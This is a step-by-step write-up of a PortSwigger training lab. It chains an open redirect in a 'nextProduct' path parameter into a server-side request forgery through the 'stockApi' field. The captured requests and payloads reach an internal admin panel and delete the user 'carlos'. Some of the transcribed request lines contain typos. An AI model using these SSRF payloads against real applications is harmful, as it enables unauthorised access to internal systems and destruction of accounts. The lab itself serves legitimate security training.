


This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://192.168.0.12:8080/admin` and delete the user `carlos`.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

As Stated in the Lab Description, Click the Check Stock and intercept the traffic in burpsuite.



There is nothing much that can be done in the stockApi as we did in the previous labs, one interesting thing is next product in the webpage

**Description:**

These mini Laser Tag guns are the ideal addition for your keyring, because you never know when you and a mate will fancy an impromptu game of tag!

It's the first to lose 3 lives that loses! This on the go gadget is the perfect gift for anyone who loves Laser Tag and anyone that loves a bit of fun all the time. These are ideal for any environment, from having a laugh during an office break or as something to play travelling.

Batteries are included so as soon as you open up the package simply find your opponent and get tagging!

Get this ultra-fun pair of guns today and have hours of fun with your friends.

London

[Check stock](#)[< Return to list](#) | [Next product](#)

Click and Intercept,

```
GET /product/nextProduct?currentProductId=1&path=/product?productId=2 HTTP/2
Host: 0a2f00c20400953f80c74e3000060051.web-security-academy.net
Cookie: session=s0rePAAtdqEwKlBbSg97Tjbbhtdb4upa; session=22ILqHpUHWbSHHbPvuvM2mWbaSkwsSbg
Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2f00c20400953f80c74e3000060051.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
Priority: u=0, i
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /product/nextProduct?currentProductId=1&path=/product?productId=3 HTTP/2			1	HTTP/2 302 Found		
2	Host: 0a2f00c20400953f80c74e3000060051.web-security-academy.net			2	Location: /product?productId=3		
3	Cookie: session=s0rePAAtdqEwKlBbSg97Tjbbhtdb4upa; session=22ILqHpUHWbSHHbPvuvM2mWbaSkwsSbg			3	X-Frame-Options: SAMEORIGIN		
4	Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"			4	Content-Length: 0		
5	Sec-Ch-Ua-Mobile: ?0			5			
6	Sec-Ch-Ua-Platform: "Windows"			6			
7	Upgrade-Insecure-Requests: 1						
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0						
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7						
10	Sec-Fetch-Site: same-origin						
11	Sec-Fetch-Mode: navigate						
12	Sec-Fetch-User: ?1						
13	Sec-Fetch-Dest: document						
14	Referer: https://0a2f00c20400953f80c74e3000060051.web-security-academy.net/product?productId=1						
15	Accept-Encoding: gzip, deflate, br						
16	Accept-Language: en-US,en;q=0.9,en-IN;q=0.8						
17	Priority: u=0, i						
18							
19							

In the First Line we can able to manipulate path,

Request

```
1 GET /product/nextProduct?currentProductId=1&path=
2 /product?productId=https://portswigger.net/web-security/ssrf/lab-ssrf-filter-bypas
3 s-via-open-redirection HTTP/2
4 Host: 0a2f00c20400953f80c74e3000060051.web-security-academy.net
5 Cookie: session=00ePAAtdqtBwKlBhg977jhtdb4upa; session=
6 c2ILqRpUWHn5SHHkRvwM2mWna5kvsSbg
7 Sec-Ch-Ua: "Chromium",v="124", "Microsoft Edge",v="124", "Not-A.Brand",v="99"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: "Windows"
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
12 like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
15 apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Referer:
21 https://0a2f00c20400953f80c74e3000060051.web-security-academy.net/product?productI
22 d=1
23 Accept-Encoding: gzip, deflate, br
24 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
25 Priority: u=0, i
26
```

Response

```
1 HTTP/2 302 Found
2 Location:
3 /product?productId=https://portswigger.net/web-security/ssrf/lab-ssrf-filter-bypass
4 -via-open-redirection
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 0
7
8
9
```

Modify the stockApi in the following way,

```
stockApi=/product/nextProduct?currentProductId=1&path=
http://192.168.0.12:8080/admin&storeId=1
```

Request

```
1 POST /product/stock HTTP/2
2 Host: 0a2f00c20400953f80c74e3000060051.web-security-academy.net
3 Cookie: session=Fynfc20Pp14FoUSS9tab5dRaqFULpOy; session=
4 c2ILqRpUWHn5SHHkRvwM2mWna5kvsSbg
5 Content-Length: 110
6 Sec-Ch-Ua: "Chromium",v="124", "Microsoft Edge",v="124", "Not-A.Brand",v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
10 like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
11 Content-Type: application/x-www-form-urlencoded
12 Accept: */*
13 Origin: https://0a2f00c20400953f80c74e3000060051.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer:
18 https://0a2f00c20400953f80c74e3000060051.web-security-academy.net/product?productI
19 d=2
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
22 Priority: u=1, i
23 stockApi=/product/nextProduct?currentProductId=1&path=
24 http://192.168.0.12:8080/admin&storeId=1
```

Response

Web Security Academy

SSRF with filter bypass via open redirection vulnerability

LAB Not solved

Back to lab description >>

Home | Admin panel | My account

Users

- wiener - Delete
- carlos - Delete

To Delete the user carlos modify the payload in the following way,

```
stockApi=/product/nextProduct?currentProductId=1&path=
http://192.168.0.12:8080/admin/delete?username=carlos&storeId=1
```

Request
Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a2f00c20400953f80c74e3000060051.web-security-academy.net
3 Cookie: session=fymfc20Pp14FoU89tAbSdRAqqPULpGy; session=
  c2LIqBpUWH5SH5PwaVHCmWnaSlwSbq
4 Content-Length: 137
5 Sec-Ch-Ua: "Chromium",v="124", "Microsoft Edge",v="124", "Not-A.Brand",v="59"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a2f00c20400953f80c74e3000060051.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a2f00c20400953f80c74e3000060051.web-security-academy.net/product?productI
  d=2
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
18 Priority: u=1,i
19
20 stockApi=
  /product/nextProduct%3fcurrentProductId%3d1%26path%3dhttp%3a%2f%2f192.168.0.1%3a8080%
  admin/delete%3fuseername%3dcarlos%26storeId%3d1
```

Response
Pretty Raw Hex Render

Web Security Academy SSRF with filter bypass via open redirection vulnerability **LAB** Not solved

[Back to lab description >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)



SSRF with filter bypass via open redirection vulnerability

[Back to lab description >>](#)**LAB** Solved

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#)

ZZZZZZ Bed - Your New Home Office



\$63.88

